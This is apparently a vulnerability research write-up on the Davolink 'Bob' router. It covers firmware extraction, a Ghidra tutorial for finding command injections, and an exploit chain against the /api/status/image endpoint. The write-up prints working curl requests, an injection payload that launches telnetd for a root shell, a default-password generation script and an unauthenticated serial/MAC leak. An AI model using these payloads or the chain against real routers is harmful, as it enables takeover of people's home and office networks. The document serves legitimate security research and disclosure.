Foreword

They didn't make it easy for us. It was easier than Battletoads but harder than Level 57 of Bubble Bobble. We got there eventually. The Davolink "Bob" router is built on the RTL9607cv2 board using the RTL8198D CPU and the Linux kernel and is meant to operate as a small-office, home-office router suitable for working, streaming, and gaming requirements. It does. K logix decided to investigate the security posture associated with this router as it seemed as if there had not been many recent writeups related to its release, and the capacity for memes is unlimited.


Meet Bob and Kevin



I guess that's two Bobs, but "minions" doesn't imply just one.


Bob is a Dual Band Gigabit Wi-Fi Router made by the South Korean company Davolink in the shape of a minion from Universal Pictures' *Despicable Me* and *Minions* series. ("Kevin" can handle an additional traffic band and the internal hardware is a little bit different, but the vulnerabilities described here also exist in that model.) There aren't many CVEs out for Davolink products, it doesn't look like there is an OpenWrt release for this equipment, and firmware isn't easily accessible online. (One researcher has done a lot of work on Bob, but we don't find much evidence of it having been released.) We thought it'd be a worthwhile candidate to explore a new router and make a bunch of memes, and we weren't disappointed.

Here's what Bob looks like inside:



Not sure the minions from the movies looked like this inside.

That casing is to hold the primary chip inside of the exterior ("Bob's skin") casing, position and connect the antennas, and hold the heat sink in place. Here's the chip itself, without the heat sink:




Under the hood it's a rather standard Wi-Fi board, though that flash chip would prove tough to get to.

We already have some idea of what we're looking at; those two chips on the left support the wireless card (the two pins slightly to their left are leads to antennas to support the twin-band wireless feature), the huge silver chip is the primary processor, and the 8-pin Winbond chip right beneath it is the flash memory. At first sight it looks like the four pinholes in the bottom right corner are going to be a serial/UART interface- and they are- unfortunately the console is read-only and only lets me read boot logs. Still, I can tell that the machine is the MIPS-based RTL8198D and the kernel is Linux-4.4.140-svn1622.


The Hard(ware) Part

Getting to the software/firmware? Oh man, what a ride- I literally flew up the Atlantic coast device-in-hand because Scorpion Labs' chief+pilot+hardware reversing expert happens to be my boss and a skilled aviation engineer who built his own model aircraft, so you've got to believe he brought the soldering skills you'd expect of an aviation engineer:



Remember how small this chip was from the picture of the board? That's some masterful soldering.

It'd be a kind lie to tell you that was the end of it but nope- he brought the entire flash chip under instrumentation with a level of entanglement that can only be described as a mix of the Grecian Hydra with solutions to Schrödinger's Wave Equation:



It's like Spiderman had a child with a spool of electrical wire.

Before we get into an analysis of the bugs, let's go over a refresher on basic software reverse engineering (without source code). If you're already comfortable with this topic feel free to skip this section.

Let's Start With a Braindump

Finding command injections in SRE: a braindump. Once you've got the target software/firmware:

1. Okay, if you have the target application loaded into your Ghidra project, double-click that guy and open it in Codebrowser. Ghidra is going to tell you the binary hasn't been analyzed and ask if you would like to. Click "Accept" or "Analyze" or whatever and just choose all the defaults. (It may take a few minutes.) Once the bar on the bottom left has stopped doing stuff, click on "Window" in the Menu bar and make sure you have "Defined Strings", "Functions", and "Decompile" active. That will actually crack open the web server binary, list out where it finds function preambles, locate all the strings and their cross-references (i.e. where a pointer tries to access that memory) etc. When you have the "Functions" panel open you can search for `init_jwt` and you'll see the raw bytecode in the primary window and then go to the "Decompile" window and you'll see that Ghidra has tried to rebuild what its source code looked like.

2. In the "Functions" window panel, type in "system". There will be one. Double-click it, and it'll show you the stub code where the linker drops a pointer to the system function when it links in its `libc`. That's okay- we know what system does. The important part is here is the picture I'm going to link below.

3. That `XREFS[28]` means that there are 28 locations in the code of this application that point here- that is: when this application is running those 28 code locations will call the system function that the linker will place a pointer to, right here. (You might need to click "[More...]" to pop out a window to show them all.)

4. If you double-click them it will drag you to the place in the code base that the XREF (cross-reference) originates. Click ONCE (maybe twice?) on the middle view once you're there, with all the machine code in it, then in the Panel window on the right go to your decompiler. The decompiler will attempt to recreate whatever the source code was that generated the function that your primary view is in (you know- the function that calls `system`).

5. Now you have to investigate how this function calls system, why it calls `system`, and what the arguments to `system` are. If it's just `system("sleep 1 && /sbin/reboot");` then you've run aground with that invocation because unless you want to make the router sleep for a second then reboot then that system call does nothing for you. What you're looking for is something like:

```
sprintf(acStack1776, "/bin/echo %s", param1);
system(acStack1776);
```

A classic pattern of "write user input to a stack parameter and run it as a command". Here, arbitrary input to param1 would allow a command injection by using shell metacharacters to place commands after `/bin/echo`.

That means a string is being written to `acStack1776` (a buffer allocated on the stack, but it could be anywhere as long as the space is allocated). That `%s` means that `sprintf` is trying to pack some kind of null-terminated string in there, and the `param1` argument tells you that this function is going to put whatever is in `param1` in the formatted string and send it onto the command line.


6. Now you must backtrace `param1`. Can you control the data in it? Go to the top of the function you're looking at and find its own cross-references. How do you get there? Is it internally formatted or validated (like with a call to some function like `is_valid_ip`) or does it pull it straight from a web request? If it's the latter then you're off to the races, and it's what happened yesterday. Window->Function Call Graph and Window->Function Call Tree in Ghidra can help a lot with this part.

7. Find something? Great! Now you're going to have to start scrutinizing the function call sequence to make sure that you're not time-limited or space-limited, to make sure your input isn't sanitized, and to figure out how to actually make a request that sends your unstructured data to that function and formats it into a `sprintf`.

8. Didn't find anything? Move on to the next invocation of `system`. Repeat for every single one of them. Still nothing? Same thing for `execve`. Still nothing? There's always `popen`. I never promised that this would be easy. You may find that some products implement wrapper calls


around `system` or `popen` or whatever- if you do find that it's awesome because now you have to traceback all those wrapper calls too!

That's just command injections. If you're completely stranded you might have to start looking for uncontrolled `sprintf`, `sscanf`, and of course, `strcpy` or `memcpy`. Have fun!



And we have the firmware!

Their web server appeared to be entirely "homebrew" – I am unable to trace it back to any open-source web server or any software development kit (SDK). [Maybe GitHub pages?] Luckily two things came together for this router: they didn't strip the binaries of symbols and left function names in, and they're defined right in main:



If only all web app analysis could be this straightforward.

Several things jump right out:

- `PTR_DAT_0047ad6c (- 0x4850)` is almost certainly a pointer to a function table that gets populated during server startup,
- The next argument is the HTTP verb that connects to that handler; `&DAT_00461098` is the string "GET" and `&DAT_00461278` is "POST" (Ghidra does not populate strings in this view unless they are five characters or longer),
- The following argument is clearly the URI that activates this entry in the function table,
- The next argument is the address of the function itself (really helps for tracking them down), and
- The next two arguments are all either `0` or `1`; they seem to indicate whether an endpoint requires authentication or whether it is activated at all. I have found that endpoints that have a `1` in this position are not accessible from a regular user session.

Once I had the firmware, here was the process:

1. I mapped the endpoints to their handler functions. For this particular router this was **surprisingly easy** because they didn't strip the binaries of symbols and left function names in. Plus, they're defined right in `main`. Had they stripped all the symbols this would have taken much longer.


2. I went ahead and tried to identify every endpoint I could reach, with and without authentication, varying over HTTP verbs (surprise! A lot of them were `PATCH` requests).

3. I explored what the `add_endpoint` function actually did- there was a hiccup I wasn't expecting but there's a flag at the end of the `add_endpoint` function which basically says "disable this endpoint unless [some condition I have yet to reverse] is present". There are a few other places where command injection is possible where the endpoints are registered but I couldn't send traffic to them.

4. I looked for every single handler for instances of of `system`, `popen`, `exec[ve]`, etc., (which led me to discover `dvs_call`- essentially a wrapper around `system` and backtraced them to the endpoints I could hit, then tried to figure out how to get traffic there. A bunch more that *looked* like there would be command injections were present, but had functions like `is_real_ip` or `is_real_mac` in front of them that were clearly doing input filtering. It really helps that those function names were there so I didn't have to waste my time. (Last ditch would be to reverse those filtering functions to see if I could bypass them. Did not want to do that.)


5. I finally found this guy (`handler_status_image_patch`), which made me really nervous because it looked like it had some kind of input filtering (I couldn't guarantee that their homebrew `json_unpack` doesn't do that) but whatever the case: `json_unpack` throws an argument from your web request into a locally-allocated variable of size **TWO** then tosses it onto the command line (command injection) and returns (deallocating the stack->overwritten return pointer->stack buffer overflow).

This is the kind of thing that looks really promising:



A promising, but ultimately false, lead.

… but it's not. This is an unexploitable condition because web traffic can't get to that endpoint because of upstream web architecture design. (It may be possible for a return-based exploit to jump to this code, though.) However, the following condition is exploitable:



Two bugs in one!

This handler copies arbitrary user input into a user buffer of two characters- which is its own concern that has been demonstrated. The `json_unpack` function takes three arguments: a "format specifier" for the JSON payload of the expected input, the address of the "key" specifier, and a pointer to a variable to store the "value" for that key. In this case, `&DAT_00465648` is the address of the null-terminated string "`bank`" and `local_10[0]` is the address of where the value is stored. This is a comically small stack, with only one local parameter (it's obviously expecting an input like '`{"bank":"AB"}`' but backtracing the function to its web handler shows that there is no sanitization or validation of the web request prior to hitting this function.



Running the following commands:

```
pi@raspberrypi:~/sectest $ PAYLOAD=`python3 -c 'print("A"*256)'`
pi@raspberrypi:~/sectest $ curl -XPATCH 'http://172.20.1.1/api/status/image'
-H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0)
Gecko/20100101 Firefox/148.0'   -H 'Accept: application/json, text/plain,
*/*'   -H 'Accept-Language: en-US,en;q=0.9'   -H 'Accept-Encoding: gzip,
deflate'   -H 'authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhZGRyIjoiNjA6Mjk6RDU6ODU6NTc6QTAiLCJ
leHAiOjE2NDY1LCJpYXQiOjE1ODY1LCJpc3MiOiJkYXZvbGluay5jby5rciIsInBlcm1pc3Npb24
iOjAsInN1YiI6IndlYiIsInVzZXIiOiJib2IifQ.9VvB9FrdN8ri-
6T1bGpVSbOaVdE9XtfQ85wi6t8ZGyo' -H 'Connection: keep-alive' -H 'Referer:
http://172.20.1.1/home' --data "{\"bank\":\"$PAYLOAD\"}"
{ "status": 200, "detail": "success", "data": {}}
```

… results in this being returned a moment later:

```
pi@raspberrypi:~/sectest $ curl http://172.20.1.1/
curl: (7) Failed to connect to 172.20.1.1 port 80 after 161 ms: Couldn't
connect to server
```

The stack is smashed.

Luckily, the web server comes back after a short period of time, indicating that there is either a watchdog process or I just locked a thread. A crash and a watchdog process can be used as an ASLR bypass for a return-oriented exploit, as an attacker can just get one valid value for a load point of `libc`, locate their gadget offsets, then keep throwing the exploit until the web server launches with `libc` at that location. Like most routers, this chip is 32-bit Linux, which uses 8 bits of entropy (at most) to find load points, so this approach will overcome ASLR in an expected 256 throws, if necessary.

It's Not Necessary

This method also sends user input to `dvs_call`, which is simply a wrapper around `system`, resulting in a command injection. Even though this leaves the stack in an unrecoverable shape, execution reaches dvs_call prior to this function returning. The testing team used the above request with the following payload to send pings to ourselves from the router.

```
pi@raspberrypi:~/sectest $ PAYLOAD="-klogix; ping -c 4 172.20.1.28; #"
```

The `-klogix` argument is to hopefully stifle `/sbin/primaryboot` with invalid arguments- then our command runs- then `; #` prevents the reboot. It all worked. An even better option is:

```
pi@raspberrypi:~/sectest $ PAYLOAD="-klogix; /bin/telnetd -l /bin/sh; #"
```

Then just telnet into the device to reach an unauthenticated root shell.



The best made plans of mice and men often go awry.

Let's Steal The Moon

Time to see if we can drive this to an unauthenticated sequence. (Naturally you will likely have to be authenticated to the LAN side, but there is an option to enable remote administration of the device on TCP/8000 on the WAN side, which places the web interface on the Internet.) Anyway, there is a script on the device called `gen_default_password.sh` that describes how the default passwords to both the Wi-Fi and the administrator passwords are generated. I'll spare you the entire script, but here are some important details:


```
#!/bin/sh

generate_p() {
        local SN SNH SNP PW idx
                SN=$1
        MAC=$(echo ${2:-000000} | tr -d ':')
                MAC=${MAC:$((${#MAC}-6))}
        if [ -n "$SN" -a "${#SN}" -ge 6 ]; then
                SN=${SN:$((${#SN}-6))}
        else
                SN=$(head -1 /dev/urandom | hexdump -v -e '/1 "%d"')
                SN=${SN:0:6}
        Fi
...
if [ "$1" = "-w" ]; then
```

```
generate_p $(nv getenv serial_num | awk -F'=' '{ print $2 }')
elif [ "$1" = "-u" ]; then
generate_p $(nv getenv serial_num | awk -F'=' '{ print $2 }') $(nv getenv
ethaddr | awk -F'=' '{ print $2 }')
else
if [ ${#1} -le 6 -o ${#2} -lt 12 ]; then
        echo "invalid param" >&2
        exit 0
fi
generate_p $1 $2
fi
```

Key sections of the gen_default_password.sh script.

What this little script indicates is that the default Wi-Fi and user-interface passwords are generated from the serial number and MAC address. (If the serial number can't be found then the script fakes it by drawing one from `/dev/urandom`, in which case this method may not exactly work.) So the question becomes figuring out how we get these, and the answer lies in returning to the web server and its `add_endpoint` functionality. Take a look very carefully at the following:



Revisiting the list of endpoints.

If the last argument looks suspicious: it is because it very-much-so is. For one thing: authentication is required to reach every endpoint for which that last argument is `0`. For another thing: standard user authentication is insufficient to reach endpoints where the argument is 1. (The `/etc/passwd` file lists a user called `admin` and the device has a "remote support" option that opens SSH and VPNs into an IP address in South Korea. The router itself warns the user only to keep this option open only when communicating with the company for product support and not a moment longer, so It's clear that there is a "debug" user and these are connected to a remote support option.) However: when this value is `-1` (`0xffffffff`) the endpoint is accessible without authentication. So is there an endpoint that discloses the MAC address and serial number that's accessible without authentication?

```
pi@raspberrypi:~/sectest $ curl http://172.20.1.1/index.json && echo
{ "status": 200, "detail": "success", "data": {"model": "dvw642", "mac":
"60:29:D5:85:57:A0", "serial number": "DVW642ID20CDK01773",
```

```
"enable_odd_hidden_ssid": false, "enable_6g": false, "enable_security_wpa":
false, "enable_vap0_power_control": false, "enable_hwmode_ax": false,
"sb_need_list_len": false, "enable_autoneg": false, "enable_fc_txrx": false,
"enable_prefer": false, "enable_2_5g": false, "wan_port_2": false,
"htmode_options_5g": ["HT20", "HT40", "HT80"], "vap_list": [{"name": "SSID
0", "value": "0"}, {"name": "SSID 1", "value": "1"}, {"name": "SSID 2",
"value": "2"}, {"name": "SSID 3", "value": "3"}], "levels": [{"name":
"admin", "level": 1}, {"name": "user", "level": 0}, {"name": "dmhost",
"level": 0}]}}
```


There sure is.

There you have it- if the default password to the web interface hasn't been updated then you can grab the serial number and MAC address from the `/index.json` endpoint, calculate the default password, log in (if it hasn't been changed), use the unguarded `dvs_call` method in the handler for the `/api/status/image` endpoint, and you now have a command injection into the router. This obviously requires you to have access to the management interface, so LAN-side authentication- or for the router's operator to have enabled remote management over the web, but it's still a zero-to-hero exploit.



Mission accomplished.

Disclosure Timeline

We're going to have to start including these.

References

- These will go here when we have any.